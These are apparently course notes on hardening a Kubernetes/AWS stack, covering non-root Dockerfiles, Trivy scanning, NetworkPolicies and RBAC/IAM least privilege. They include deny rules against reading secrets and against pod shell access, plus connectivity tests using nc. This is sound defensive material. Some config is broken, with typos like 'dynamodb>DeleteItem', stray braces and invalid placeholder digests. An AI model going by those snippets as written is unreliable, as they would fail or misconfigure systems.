Sync — zatvori petlju:

Zapiši u `.claude/memory/decisions.md` ili u `CLAUDE.md` sekciju `## Decision log`

```
## [datum] — Secrets Manager sync
- Urađeno:
- Naučeno:
- Šta bi promenio:
```


Phase — 16-sigurnost

Directory: 16-sigurnost/

Source: 16-sigurnost/01-container-security.md

01 — Container Security

CIS Docker Benchmark — ključne točke za project-a

CIS Docker Benchmark dokumentira 80+ kontrola. Za naš stack, kritične su:

4.1 — Non-root user: Container procesi koji rade kao root su direktan eskalacijski vektor. Container escape (ranjivost u container runtimeu) + root process = root na hostu.

4.6 — HEALTHCHECK instrukcija: K8s liveness/readiness probe ne zamjenjuje Docker HEALTHCHECK — ali za K8s deploje, probe konfiguracija je dovoljna.

4.9 — ADD umjesto COPY: ADD može raspakivati arhive i fetchati URL-ove — potencijalni vektor za supply chain napad. Uvijek koristiti COPY.

5.25 — Container memory limit: Bez memory limit, jedan container može konzumirati sav host memory (DoS). Uvijek setovati `resources.limits.memory` u K8s.

Dockerfile security checklist za project-a

Go service — production Dockerfile

```
# go-service/Dockerfile

# Build stage — koristiti specifičan digest, ne samo tag
FROM golang:1.22.3-alpine3.19@sha256:cdc86d9f363e8786845bea2040312b4efa321b828acdeb26f393faa864d533d AS builder

WORKDIR /app

# Kreirati non-root user u build stageu
RUN addgroup -g 10001 -S appgroup && \
    adduser -u 10001 -S appuser -G appgroup

# Kopiraj samo dependency fajlove prvo (bolji layer caching)
COPY go.mod go.sum ./
RUN go mod download && go mod verify # verify = checksum validation

# Kopiraj source
COPY . .

# Build sa sigurnosnim flagovima
RUN CGO_ENABLED=0 \
    GOOS=linux \
    GOARCH=amd64 \
    go build \
    -ldflags="-w -s -extldflags '-static'" \
    -trimpath \
    -o /app/server \
    ./cmd/server

# Verify binary nije linked
RUN ldd /app/server 2>&1 | grep -q "not a dynamic executable" || \
    { echo "Binary is dynamically linked!"; exit 1; }

# Final stage — scratch za minimalni attack surface
FROM scratch

# Kopiraj CA certificates (potrebni za TLS/HTTPS calls)
COPY --from=builder /etc/ssl/certs/ca-certificates.crt /etc/ssl/certs/

# Kopiraj passwd/group za non-root user (scratch nema /etc/passwd)
COPY --from=builder /etc/passwd /etc/passwd
COPY --from=builder /etc/group /etc/group

# Kopiraj binary
COPY --from=builder /app/server /server

# Non-root user (UID 10001)
USER 10001:10001

EXPOSE 8080

ENTRYPOINT ["/server"]
```

PHP service — production Dockerfile

```
# php-service/Dockerfile

FROM php:8.3.7-fpm-alpine3.19@sha256:abc123def456... AS builder

# Security: pin dependency versions, --no-cache eliminira apk cache
RUN apk add --no-cache \
    libpq-dev=16.2-r0 \
    oniguruma-dev=6.9.9-r0 \
    && docker-php-ext-install -j$(nproc) pdo_mysql mbstring \
    && docker-php-ext-enable opcache

WORKDIR /var/www/html

# Composer install – bez dev dependencies, sa autoloader optimization
COPY composer.json composer.lock ./
RUN composer install \
    --no-dev \
    --no-interaction \
    --prefer-dist \
    --optimize-autoloader \
    --no-scripts # Ne pokretati arbitrary composer scripts

COPY . .

# Ownership na www-data (uid 82 u alpine php image)
RUN chown -R www-data:www-data /var/www/html \
    && chmod -R 755 /var/www/html \
    && chmod -R 644 /var/www/html/public

FROM php:8.3.7-fpm-alpine3.19@sha256:abc123def456...

# Kopirati samo runtime dependencies
COPY --from=builder /usr/local/lib/php/extensions/ /usr/local/lib/php/extensions/
COPY --from=builder /usr/local/etc/php/conf.d/ /usr/local/etc/php/conf.d/
COPY --from=builder /var/www/html /var/www/html

# Security headers u PHP-FPM konfiguraciji
RUN echo "expose_php = Off" >> /usr/local/etc/php/php.ini && \
    echo "display_errors = Off" >> /usr/local/etc/php/php.ini && \
    echo "log_errors = On" >> /usr/local/etc/php/php.ini && \
    echo "error_log = /proc/1/fd/2" >> /usr/local/etc/php/php.ini && \
    echo "allow_url_fopen = Off" >> /usr/local/etc/php/php.ini && \
    echo "allow_url_include = Off" >> /usr/local/etc/php/php.ini

USER www-data

EXPOSE 9000
CMD ["php-fpm"]
```

Nginx — production Dockerfile

```
# nginx/Dockerfile

FROM nginx:1.25.3-alpine@sha256:def789ghi012...

# Ukloniti default config koji može eksponirati verziju
RUN rm /etc/nginx/conf.d/default.conf

COPY nginx.conf /etc/nginx/nginx.conf
COPY snippets/ /etc/nginx/snippets/

# nginx user već postoji u official image, UID 101
# Kreirati direktorije za nginx non-root run
RUN mkdir -p /var/cache/nginx /var/run/nginx && \
    chown -R nginx:nginx /var/cache/nginx /var/run/nginx && \
    # nginx.pid mora biti u writable lokaciji za non-root
    sed -i 's|/var/run/nginx.pid|/var/run/nginx/nginx.pid|g' /etc/nginx/nginx.conf

# Non-root port — koristiti 8080 interno, mapirati u K8s Service
# Nginx ne može bindovati port < 1024 bez CAP_NET_BIND_SERVICE
EXPOSE 8080

USER nginx
```

securityContext u Kubernetes

Ovo ide na svaki Deployment u projektu:

```

# k8s/base/go-service/deployment.yaml

apiVersion: apps/v1
kind: Deployment
metadata:
  name: go-service
  namespace: project-a
spec:
  replicas: 2
  selector:
    matchLabels:
      app: go-service
  template:
    metadata:
      labels:
        app: go-service
    spec:
      # Pod-level security context
      securityContext:
        runAsNonRoot: true
        runAsUser: 10001
        runAsGroup: 10001
        fsGroup: 10001
        seccompProfile:
          type: RuntimeDefault # Kubernetes default seccomp profile – dobar baseline
          # supplementalGroups: [] # Bez extra group memberships

      serviceAccountName: go-service-sa # Dedicated SA, ne default
      automountServiceAccountToken: false # Ne trebamo K8s API pristup

      containers:
        - name: go-service
          image: 123456789012.dkr.ecr.eu-west-1.amazonaws.com/project-a/go-service:sha256-abc123

          # Container-level security context
          securityContext:
            runAsNonRoot: true
            runAsUser: 10001
            readOnlyRootFilesystem: true
            allowPrivilegeEscalation: false
            capabilities:
              drop: ["ALL"]
              # Ne dodavati nikakve capabilities osim ako je apsolutno neophodno
              # add: ["NET_BIND_SERVICE"] # Samo ako treba port < 1024

          resources:
            requests:
              memory: "128Mi"
              cpu: "100m"
            limits:
              memory: "256Mi"
              cpu: "500m"
              # Uvijek postaviti memory limit – OOM kill je predvidljiv, memory leak nije

          volumeMounts:
            - name: tmp-dir
              mountPath: /tmp # Go aplikacija može trebati tmp za neke operacije
            - name: secrets
              mountPath: /run/secrets
              readOnly: true

      volumes:
        - name: tmp-dir
          emptyDir:
            medium: Memory # tmpfs umjesto disk-a za /tmp
            sizeLimit: 64Mi

```

```
- name: secrets
  secret:
    secretName: go-service-secrets
    defaultMode: 0440 # Samo čitanje za owner i group
```

readOnlyRootFilesystem — gdje pisati

PHP je poseban slučaj jer treba writable direktorije za session storage, OPcache, i temp fajlove:

```
# k8s/base/php-service/deployment.yaml — volumes za PHP
volumes:
- name: php-sessions
  emptyDir:
    medium: Memory
    sizeLimit: 128Mi
- name: php-tmp
  emptyDir:
    medium: Memory
    sizeLimit: 64Mi
- name: opcache
  emptyDir:
    sizeLimit: 256Mi

containers:
- name: php-service
  securityContext:
    readOnlyRootFilesystem: true
    # ...ostalo isto
  volumeMounts:
    - name: php-sessions
      mountPath: /var/lib/php/sessions
    - name: php-tmp
      mountPath: /tmp
    - name: opcache
      mountPath: /var/cache/php/opcache
```

Trivy u GitLab CI — image i IaC scanning

```
# .gitlab-ci.yml

trivy-image-scan:
  stage: security
  image: aquasec/trivy:0.50.0
  variables:
    TRIVY_NO_PROGRESS: "true"
    TRIVY_CACHE_DIR: ".trivycache/"
    # Ignore unfixed vulnerabilities (nema smisla blokirati na CVE bez patcha)
    TRIVY_IGNORE_UNFIXED: "true"
  cache:
    paths:
      - .trivycache/
    key: trivy-$CI_COMMIT_REF_SLUG
  script:
    # Image scan — HIGH i CRITICAL blokiraju pipeline
    - trivy image
      --exit-code 1
      --severity HIGH,CRITICAL
      --format template
      --template "@/contrib/gitlab.tpl"
      --output gl-container-scanning-report.json
      $CI_REGISTRY_IMAGE/go-service:$CI_COMMIT_SHA

    # IaC scan — Terraform misconfigurations
    - trivy config
      --exit-code 1
      --severity HIGH,CRITICAL
      --format template
      --template "@/contrib/gitlab.tpl"
      --output gl-sast-report.json
      terraform/

    # Secret scan u source kodu
    - trivy fs
      --scanners secret
      --exit-code 1
    .

artifacts:
  reports:
    container_scanning: gl-container-scanning-report.json
    sast: gl-sast-report.json
  expire_in: 30 days
rules:
  - if: $CI_COMMIT_BRANCH == "main" || $CI_PIPELINE_SOURCE == "merge_request_event"
```

.trivyignore — false positive management

```
# .trivyignore
# Format: CVE-ID [comment]
# OBAVEZNO: svaki entry mora imati justifikaciju i datum review-a

# CVE-2023-XXXXX - Alpine musl libc - eksploitacija zahtijeva local shell access
# Review: 2024-01-15 - Kontekst: container nema shell u production image-u (scratch)
# Remediation: Patch dostupan u Alpine 3.20, upgrade planiran Q2 2024
CVE-2023-XXXXX

# CVE-2024-YYYYY - openssl 3.x - MEDIUM severity, downgrade na INFO
# Review: 2024-03-01 - Ne utiče na naš use case (koristimo samo TLS 1.3)
# Razlog ignorisanja: Vendor procijenjio LOW u našem kontekstu
CVE-2024-YYYYY
```

Triage policy: - CRITICAL + exploit postoji + network reachable = **blokirati build odmah** - CRITICAL + exploit postoji + local only = **blokirati build, planirati hitni fix** - CRITICAL + nema exploita = **warn, planirati fix u sljedećem sprintu** - HIGH = warn u PR, ne blokirati (osim ako eksplicitno policy kaže drugačije) - MEDIUM/LOW = log, quarterly review

SBOM generisanje za compliance

```
trivy-sbom:
  stage: security
  image: aquasec/trivy:0.50.0
  script:
    - trivy image
      --format cyclonedx
      --output sbom-go-service.json
      $CI_REGISTRY_IMAGE/go-service:$CI_COMMIT_SHA
    - trivy image
      --format cyclonedx
      --output sbom-php-service.json
      $CI_REGISTRY_IMAGE/php-service:$CI_COMMIT_SHA
  artifacts:
    paths:
      - sbom-*.json
    expire_in: 1 year # SBOM čuvati dugo za compliance audite
  rules:
    - if: $CI_COMMIT_BRANCH == "main"
```

Image pinning — digest umjesto taga

Tag `nginx:1.25.3-alpine` može se promijeniti bez upozorenja (image rebuild sa novom base). Digest je immutable:

```
# Dobiti digest za image koji želite pinirati
docker buildx imagetools inspect nginx:1.25.3-alpine \
  --format '{{json .Manifest.Digest}}'
# → "sha256:a17a7c5f..."

# Koristiti u Dockerfile:
FROM nginx:1.25.3-alpine@sha256:a17a7c5f...
```

Podman: `podman history` / `podman inspect` — isti syntax, output format može minimalno varirati.

Automatizacija: Renovate Bot ili Dependabot mogu automatski otvarati MR-ove za ažuriranje digest-ova kada base image se ažurira:

```
// renovate.json
{
  "extends": ["config:base"],
  "dockerfile": {
    "enabled": true,
    "pinDigests": true
  },
  "schedule": ["every week"]
}
```


02 — Kubernetes Network Policies

Default deny-all — polazna tačka

Bez eksplicitnih NetworkPolicy objekata, Kubernetes dozvoljava sav pod-to-pod saobraćaj u klasteru. Svaki kompromitovani pod može komunicirati sa svakim drugim podom, RDS instancom, metadata service-om.

Default deny-all je obavezan prvi korak:

```
# k8s/base/network-policies/default-deny.yaml

# Blokirati sav ingress u namespace
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: default-deny-ingress
  namespace: project-a
spec:
  podSelector: {} # Prazno = primjenjuje se na SVE podove u namespace-u
  policyTypes:
    - Ingress
---
# Blokirati sav egress iz namespace-a
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: default-deny-egress
  namespace: project-a
spec:
  podSelector: {}
  policyTypes:
    - Egress
```

Nakon ovog, apsolutno ništa ne radi dok eksplicitno ne dodate allow rules.

Gotcha: DNS (UDP port 53) mora biti eksplicitno dozvoljen za sve podove, inače name resolution ne radi:

```
# k8s/base/network-policies/allow-dns.yaml
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: allow-dns-egress
  namespace: project-a
spec:
  podSelector: {}
  policyTypes:
    - Egress
  egress:
    - ports:
        - protocol: UDP
          port: 53
        - protocol: TCP
          port: 53
    to:
      - namespaceSelector:
          matchLabels:
            kubernetes.io/metadata.name: kube-system
```

Allow-list za project-a servisnu mrežu

1. Ingress nginx → php-service (FastCGI)

```
# k8s/base/network-policies/allow-nginx-to-php.yaml
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: allow-nginx-to-php
  namespace: project-a
spec:
  podSelector:
    matchLabels:
      app: php-service
  policyTypes:
    - Ingress
  ingress:
    - from:
        - podSelector:
            matchLabels:
              app: nginx
      ports:
        - protocol: TCP
          port: 9000 # PHP-FPM FastCGI port
```

2. php-service → go-service (HTTP API)

```
# k8s/base/network-policies/allow-php-to-go.yaml
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: allow-php-to-go
  namespace: project-a
spec:
  podSelector:
    matchLabels:
      app: go-service
  policyTypes:
    - Ingress
  ingress:
    - from:
        - podSelector:
            matchLabels:
              app: php-service
      ports:
        - protocol: TCP
          port: 8080
    ---
# Egress na go-service iz php-service
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: allow-php-egress-to-go
  namespace: project-a
spec:
  podSelector:
    matchLabels:
      app: php-service
  policyTypes:
    - Egress
  egress:
    - to:
        - podSelector:
            matchLabels:
              app: go-service
      ports:
        - protocol: TCP
          port: 8080
```

3. go-service → MySQL (RDS)

RDS je van Kubernetes klastera — IP CIDR range umjesto podSelector:

```
# k8s/base/network-policies/allow-go-to-rds.yaml
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: allow-go-egress-to-rds
  namespace: project-a
spec:
  podSelector:
    matchLabels:
      app: go-service
  policyTypes:
    - Egress
  egress:
    # Master (write)
    - to:
      - ipBlock:
          cidr: 10.0.10.0/24    # RDS subnet CIDR
          except:
            - 10.0.10.0/32      # Network address
            - 10.0.10.255/32    # Broadcast
        ports:
          - protocol: TCP
            port: 3306
      # Read replica
    - to:
      - ipBlock:
          cidr: 10.0.11.0/24    # RDS replica subnet CIDR
        ports:
          - protocol: TCP
            port: 3306
```

Napomena: Statički CIDR u NetworkPolicy je anti-pattern za produkciju — RDS endpoint IP se može promijeniti. Bolje rješenje: koristiti Security Group rules na AWS strani (VPC level) jer NetworkPolicy ne pokriva traffic koji ide van klastera (EKS VPC CNI). NetworkPolicy pokriva pod-to-pod unutar klastera.

Za RDS, MySQL, ElastiCache — **kontrola je na Security Group nivou, ne NetworkPolicy nivou:**

```
# terraform/modules/database/security-groups.tf

resource "aws_security_group_rule" "rds_from_eks_nodes" {
  type           = "ingress"
  from_port      = 3306
  to_port        = 3306
  protocol       = "tcp"
  source_security_group_id = var.eks_nodes_sg_id # EKS worker node SG
  security_group_id      = aws_security_group.rds.id
  description            = "MySQL from EKS nodes"
}
```

4. go-service → Redis (ElastiCache)

```
# k8s/base/network-policies/allow-go-to-redis.yaml
# + allow-php-to-redis.yaml (ako PHP direktno čita Redis)
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: allow-go-egress-to-redis
  namespace: project-a
spec:
  podSelector:
    matchLabels:
      app: go-service
  policyTypes:
    - Egress
  egress:
    - to:
        - ipBlock:
            cidr: 10.0.20.0/24 # ElastiCache subnet
      ports:
        - protocol: TCP
          port: 6379
```

5. Ingress nginx ← ingress-nginx-controller

```
# k8s/base/network-policies/allow-ingress-to-nginx.yaml
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: allow-ingress-controller-to-nginx
  namespace: project-a
spec:
  podSelector:
    matchLabels:
      app: nginx
  policyTypes:
    - Ingress
  ingress:
    - from:
        - namespaceSelector:
            matchLabels:
              kubernetes.io/metadata.name: ingress-nginx
          podSelector:
            matchLabels:
              app.kubernetes.io/name: ingress-nginx
      ports:
        - protocol: TCP
          port: 8080 # nginx sluša na 8080 (non-root)
```

6. Monitoring namespace → sve

```
# k8s/base/network-policies/allow-monitoring-scrape.yaml
# Primijeniti na svaki namespace koji sadrži aplikacijske podove

apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: allow-monitoring-scrape
  namespace: project-a
spec:
  podSelector: {} # Svi podovi u namespace-u
  policyTypes:
    - Ingress
  ingress:
    - from:
        - namespaceSelector:
            matchLabels:
                kubernetes.io/metadata.name: monitoring
          podSelector:
            matchLabels:
                app.kubernetes.io/name: prometheus
  ports:
    - protocol: TCP
      port: 9090 # Go service metrics
    - protocol: TCP
      port: 9091 # PHP exporter metrics (ako postoji)
```

Verifikacija NetworkPolicy

```
# Test 1: go-service može dostići MySQL (trebalo bi raditi)
kubectl exec -n project-a deploy/go-service -- \
  nc -zv $RDS_ENDPOINT 3306
# Expected: succeeded

# Test 2: php-service NE MOŽE direktno dostići MySQL (trebalo bi failati)
kubectl exec -n project-a deploy/php-service -- \
  nc -zv $RDS_ENDPOINT 3306 -w 3
# Expected: timeout ili connection refused

# Test 3: go-service NE MOŽE dostići php-service (jednosmjerna komunikacija)
kubectl exec -n project-a deploy/go-service -- \
  nc -zv php-service 9000 -w 3
# Expected: timeout

# Test 4: Nema cross-namespace komunikacije bez eksplicitnog allow
kubectl exec -n default -- curl http://go-service.project-a.svc.cluster.local:8080/ -m 3
# Expected: timeout

# Test 5: DNS radi
kubectl exec -n project-a deploy/go-service -- nslookup kubernetes.default.svc.cluster.local
# Expected: success
```

Calico vs Cilium vs AWS VPC CNI

EKS default networking plugin je **AWS VPC CNI**. Ovo ima direktne implikacije za NetworkPolicy:

CNI	NetworkPolicy support	Performance	Extras
AWS VPC CNI	Samo L3/L4 (IP + port)	Nativni AWS networking	EKS default, pod IPs su VPC IPs
Calico	L3/L4 + L7 (HTTP paths)	Dobar, eBPF opcija	GlobalNetworkPolicy za cluster-wide
Cilium	L3/L4 + L7 + FQDN rules	Odličan (eBPF natively)	CiliumNetworkPolicy, Hubble observability

AWS VPC CNI samo NetworkPolicy ograničenja:

1. Ne podržava FQDN-based rules (ne možete reći “dozvoli egress na `api.stripe.com`”)
2. Ne podržava L7 filtering (ne možete reći “dozvoli GET /health ali ne POST /admin”)
3. Nema cluster-wide NetworkPolicy

Za naš stack, AWS VPC CNI sa standardnim NetworkPolicy je dovoljan za L3/L4 segmentaciju. Cilium dodati ako trebate: - Egress FQDN filtering (blokirati sav external egress osim poznatih API endpoint-a) - HTTP-aware policies - Bogatiji observability (Hubble UI)

```
# Terraform: instalacija Cilium umjesto/pored AWS VPC CNI
# (advanced setup — za produkciju sa higher security zahtjevima)
resource "helm_release" "cilium" {
  name      = "cilium"
  repository = "https://helm.cilium.io"
  chart     = "cilium"
  version   = "1.15.1"
  namespace = "kube-system"

  set {
    name  = "eni.enabled"
    value = "true" # Koristi AWS ENI za IP allocations
  }
  set {
    name  = "ipam.mode"
    value = "eni"
  }
  set {
    name  = "egressMasqueradeInterfaces"
    value = "eth0"
  }
  set {
    name  = "hubble.relay.enabled"
    value = "true" # Observability
  }
}
```

NetworkPolicy — failure modes i gotche

DNS bez allow-dns-egress policy:

Najčešća greška. Nakon default-deny-egress, sve DNS queries failaju. Simptom: `ErrImagePull`, application startup failovi, “unknown host” greške.

ipBlock vs podSelector za external services:

NetworkPolicy `ipBlock` koristi IP adrese. Za RDS, ElastiCache, SM, i ostale AWS servise — koristite Security Groups (Terraform) za kontrolu, ne NetworkPolicy. NetworkPolicy je za pod-to-pod unutar klastera.

Namespace selector labele:

Kubernetes automatski kreira `kubernetes.io/metadata.name` label na svakom namespace-u od v1.21+. Koristiti ovu label za namespace selector, ne custom labele koje se mogu promijeniti.

Stateful connections:

NetworkPolicy dozvoljava TCP handshake ali ne prati state. Ako dozvolite ingress na port 8080, return traffic (egress) je automatski dozvoljen za established connections. Ne trebate eksplicitni egress rule za odgovore na inbound connections.

Testiranje u staging obligatorno:

NetworkPolicy greška u produkciji = downtime. Uvijek deployjati i testirati policy u staging okruženju identičnoj konfiguraciji prije prod deploy-a.

03 — RBAC i IAM

K8s RBAC za project-a

Kubernetes RBAC kontrolira ko može raditi šta sa K8s API objektima. Tri ServiceAccount-a za naš projekt:

1. GitLab CI ServiceAccount

CI treba deployovati aplikacije (update Deployment images), ali nema razloga čitati Secrets ili izvršavati komande unutar podova.

```
# k8s/base/rbac/gitlab-ci-sa.yaml

apiVersion: v1
kind: ServiceAccount
metadata:
  name: gitlab-ci
  namespace: project-a
  annotations:
    description: "Used by GitLab CI for deployments. No exec, no secret read."
automountServiceAccountToken: false # Token se kreira eksplicitno, ne automatski
---
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: gitlab-ci-deploy
  namespace: project-a
rules:
  # Deployovi — update image, patch spec
  - apiGroups: ["apps"]
    resources: ["deployments"]
    verbs: ["get", "list", "update", "patch"]
  # Rollout status praćenje
  - apiGroups: ["apps"]
    resources: ["replicasets"]
    verbs: ["get", "list"]
  # Pod listing za debug (ne exec)
  - apiGroups: [""]
    resources: ["pods"]
    verbs: ["get", "list"]
  # Services — za blue/green ili canary deploy
  - apiGroups: [""]
    resources: ["services"]
    verbs: ["get", "list", "update", "patch"]
  # Nije potrebno: secrets, configmaps, exec, portforward
---
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: gitlab-ci-deploy
  namespace: project-a
subjects:
  - kind: ServiceAccount
    name: gitlab-ci
    namespace: project-a
roleRef:
  kind: Role
  name: gitlab-ci-deploy
  apiGroup: rbac.authorization.k8s.io
```

Attack vector koji ovaj RBAC sprječava:

Ako GitLab CI job bude kompromitovan (maliciozan MR koji mijenja pipeline), napadač može deployovati

maliciozan image ali **ne može** pročitati DB passwords, Redis tokens, ili izvršiti komande unutar postojećih podova.

2. Developer ServiceAccount

Developeri trebaju debugovati aplikacije — pregledati logove, opisati podove. Ne trebaju direktan pristup Secrets objektima.

```
# k8s/base/rbac/developer-sa.yaml

apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: developer-readonly
  namespace: project-a
rules:
- apiGroups: [""]
  resources: ["pods"]
  verbs: ["get", "list", "describe"]
- apiGroups: [""]
  resources: ["pods/log"]
  verbs: ["get"]
- apiGroups: ["apps"]
  resources: ["deployments", "replicasets"]
  verbs: ["get", "list"]
- apiGroups: [""]
  resources: ["services", "endpoints"]
  verbs: ["get", "list"]
- apiGroups: [""]
  resources: ["events"]
  verbs: ["get", "list"]
# EKSPPLICITNO ODSUTNO:
# - secrets: nikakav pristup
# - pods/exec: nema shell pristupa u podovima
# - pods/portforward: nema direktnog port forwardinga na bazu
```

Šta ovo znači u praksi:

Developer može `kubectl logs go-service-xxx` i `kubectl describe pod go-service-xxx`, ali ne može `kubectl exec -it go-service-xxx -- /bin/sh` niti `kubectl get secret go-service-secrets -o yaml`.

```
# Testiranje RBAC restrikcija
kubectl auth can-i exec pods --as=system:serviceaccount:project-a:developer-sa -n project-a
# No

kubectl auth can-i get secrets --as=system:serviceaccount:project-a:developer-sa -n project-a
# No

kubectl auth can-i get pods/log --as=system:serviceaccount:project-a:developer-sa -n project-a
# Yes
```

3. Monitoring ServiceAccount

Prometheus scraper treba čitati pod metadata i service endpoints za service discovery:

```
# k8s/base/rbac/monitoring-sa.yaml

apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole # Cluster-wide for Prometheus scrape service namespace-wide
metadata:
  name: prometheus-scrapers
rules:
- apiGroups: [""]
  resources:
    - nodes
    - nodes/metrics
    - services
    - endpoints
    - pods
  verbs: ["get", "list", "watch"]
- apiGroups: ["extensions", "networking.k8s.io"]
  resources: ["ingresses"]
  verbs: ["get", "list", "watch"]
- nonResourceURLs: ["/metrics", "/metrics/cadvisor"]
  verbs: ["get"]
# EXPLICITLY OBTAIN: secrets, configmaps and credentials, exec
```

IAM Principle of Least Privilege — audit checklist

EKS node role — minimalno

```

# terraform/modules/eks/node-iam.tf

# AWS managed policies koje EKS worker node MORA imati
data "aws_iam_policy" "eks_worker_node" {
  name = "AmazonEKSWorkerNodePolicy"
}

data "aws_iam_policy" "ecr_readonly" {
  name = "AmazonEC2ContainerRegistryReadOnly"
}

data "aws_iam_policy" "cni" {
  name = "AmazonEKS_CNI_Policy"
}

# Custom policy za EBS CSI driver
data "aws_iam_policy_document" "ebs_csi" {
  statement {
    effect = "Allow"
    actions = [
      "ec2:CreateSnapshot",
      "ec2:AttachVolume",
      "ec2:DetachVolume",
      "ec2:ModifyVolume",
      "ec2:DescribeAvailabilityZones",
      "ec2:DescribeInstances",
      "ec2:DescribeSnapshots",
      "ec2:DescribeTags",
      "ec2:DescribeVolumes",
      "ec2:DescribeVolumesModifications",
    ]
    resources = ["*"]
  }
}

resource "aws_iam_role" "eks_node" {
  name = "project-a-${var.environment}-eks-node"

  # Bez IMDSv1 pristupa – aplikacije ne smiju dobiti node credentials
  # IRSA je pravi mehanizam za per-pod credentials
}

# Audit: node role NE SMIJE imati:
# - AmazonS3FullAccess
# - AmazonRDSFullAccess
# - SecretsManagerReadWrite
# - AdministratorAccess
# - IAMFullAccess

resource "aws_iam_role_policy" "eks_node_audit_deny" {
  name = "explicit-deny-sensitive"
  role = aws_iam_role.eks_node.id

  policy = jsonencode({
    Version = "2012-10-17"
    Statement = [
      {
        Sid      = "DenySecretsAccess"
        Effect   = "Deny"
        Action   = [
          "secretsmanager:GetSecretValue",
          "secretsmanager:PutSecretValue",
        ]
        Resource = "*"
      }
    ]
  })
}

```

```
  })
  # Node ne smije čitati secrets – samo IRSA rola za ESO
}
```

ESO IRSA — samo GetSecretValue za specifične ARN-ove

```
data "aws_iam_policy_document" "eso_minimal" {
  statement {
    effect = "Allow"
    actions = ["secretsmanager:GetSecretValue", "secretsmanager:DescribeSecret"]
    resources = [
      "arn:aws:secretsmanager:${var.aws_region}:${
data.aws_caller_identity.current.account_id}:secret:/project-a/${var.environment}/*"
    ]
  }
}

# Ne treba: ListSecrets, CreateSecret, PutSecretValue, DeleteSecret, RotateSecret
}
```

GitLab CI role — precizno scoped

```

data "aws_iam_policy_document" "gitlab_ci_minimal" {
  # ECR – samo za project-a repozitorijume
  statement {
    effect    = "Allow"
    actions   = ["ecr:GetAuthorizationToken"]
    resources = ["*"] # Ova akcija ne podržava resource-level permission
  }

  statement {
    effect = "Allow"
    actions = [
      "ecr:BatchCheckLayerAvailability",
      "ecr:InitiateLayerUpload",
      "ecr:UploadLayerPart",
      "ecr:CompleteLayerUpload",
      "ecr:PutImage",
      "ecr:BatchGetImage",
      "ecr:GetDownloadUrlForLayer",
    ]
    resources = [
      "arn:aws:ecr:${var.aws_region}:${data.aws_caller_identity.current.account_id}:repository/
project-a/*"
    ]
  }

  # EKS – samo describe, ne manage
  statement {
    effect    = "Allow"
    actions   = ["eks:DescribeCluster"]
    resources = [aws_eks_cluster.main.arn]
  }

  # S3 Terraform state – read-only za plan, write za apply
  statement {
    effect = "Allow"
    actions = var.ci_role_type == "plan" ? [
      "s3:GetObject",
      "s3:ListBucket",
    ] : [
      "s3:GetObject",
      "s3:PutObject",
      "s3:ListBucket",
    ]
    resources = [
      aws_s3_bucket.terraform_state.arn,
      "${aws_s3_bucket.terraform_state.arn}/*",
    ]
  }

  # DynamoDB za Terraform state locking
  statement {
    effect = "Allow"
    actions = [
      "dynamodb:GetItem",
      "dynamodb:PutItem",
      "dynamodb>DeleteItem",
    ]
    resources = [aws_dynamodb_table.terraform_locks.arn]
  }

  # Eksplicitni deny za produkcijske secretse iz CI
  statement {
    effect = "Deny"
    actions = ["secretsmanager:GetSecretValue"]
    resources = [
      "arn:aws:secretsmanager:*:*:secret:/project-a/prod/*"
    ]
  }

```

```
]
}
}
```

AWS IAM Access Analyzer

IAM Access Analyzer automatski identifikuje over-permissive policy i external access:

```
# terraform/modules/security/access-analyzer.tf

resource "aws_accessanalyzer_analyzer" "project_a" {
  analyzer_name = "project-a-${var.environment}"
  type          = "ACCOUNT" # Analizira resource-based policy u accountu

  tags = {
    Environment = var.environment
    ManagedBy   = "terraform"
  }
}

# CloudWatch Event kada Access Analyzer pronađe finding
resource "aws_cloudwatch_event_rule" "access_analyzer_finding" {
  name          = "project-a-access-analyzer-finding"
  description    = "Alert on new IAM Access Analyzer findings"

  event_pattern = jsonencode({
    source      = ["aws.access-analyzer"]
    detail-type = ["Access Analyzer Finding"]
    detail = {
      status = ["ACTIVE"]
    }
  })
}

resource "aws_cloudwatch_event_target" "access_analyzer_sns" {
  rule = aws_cloudwatch_event_rule.access_analyzer_finding.name
  arn   = aws_sns_topic.security_alerts.arn
}
```

Što Access Analyzer detektuje: - S3 bucket koji je dostupan externally (public ili cross-account) - IAM role kojoj može pristupiti external principal - KMS key koji je cross-account shared - Lambda function sa resource-based policy koja dozvoljava external access - SQS queue sa public access

```
# Listanje aktivnih findings
aws accessanalyzer list-findings \
  --analyzer-arn arn:aws:access-analyzer:eu-west-1:123456789:analyzer/project-a-prod \
  --filter '{"status": {"eq": ["ACTIVE"]}}'
```

Terraform za sve RBAC i IAM

Nikad ručno kreirati IAM role, politike, ili K8s RBAC objekte. Razlozi:

1. **Drift detection:** Terraform plan pokazuje svako ručno napravljenu izmjenu kao “needs update”
2. **Auditabilnost:** Svaka promjena IAM politike je git commit sa autorom i razlogom
3. **Reproducibilnost:** Novi environment (staging → prod) dobija identičan RBAC setup
4. **Accidentalni pristup:** Console klikanje ne ostavlja trail i lako napraviti grešku


```
# Detekcija IAM drift-a (ručno napravljene promjene)
# Terraform plan u CI svaki dan (scheduled pipeline)
# Svaki "~ update" na IAM resource koji nema odgovarajući git commit = red flag

terraform plan -detailed-exitcode
# Exit code 2 = changes detected → alert u Slack
```

Audit trail — ko je promijenio šta

```

# CloudTrail za IAM i K8s API call logging
resource "aws_cloudtrail" "main" {
  name = "project-a-${var.environment}"
  s3_bucket_name = aws_s3_bucket.cloudtrail.id
  include_global_service_events = true # IAM je global service
  is_multi_region_trail = true
  enable_log_file_validation = true # Detektovati tampering

  event_selector {
    read_write_type = "All"
    include_management_events = true

    data_resource {
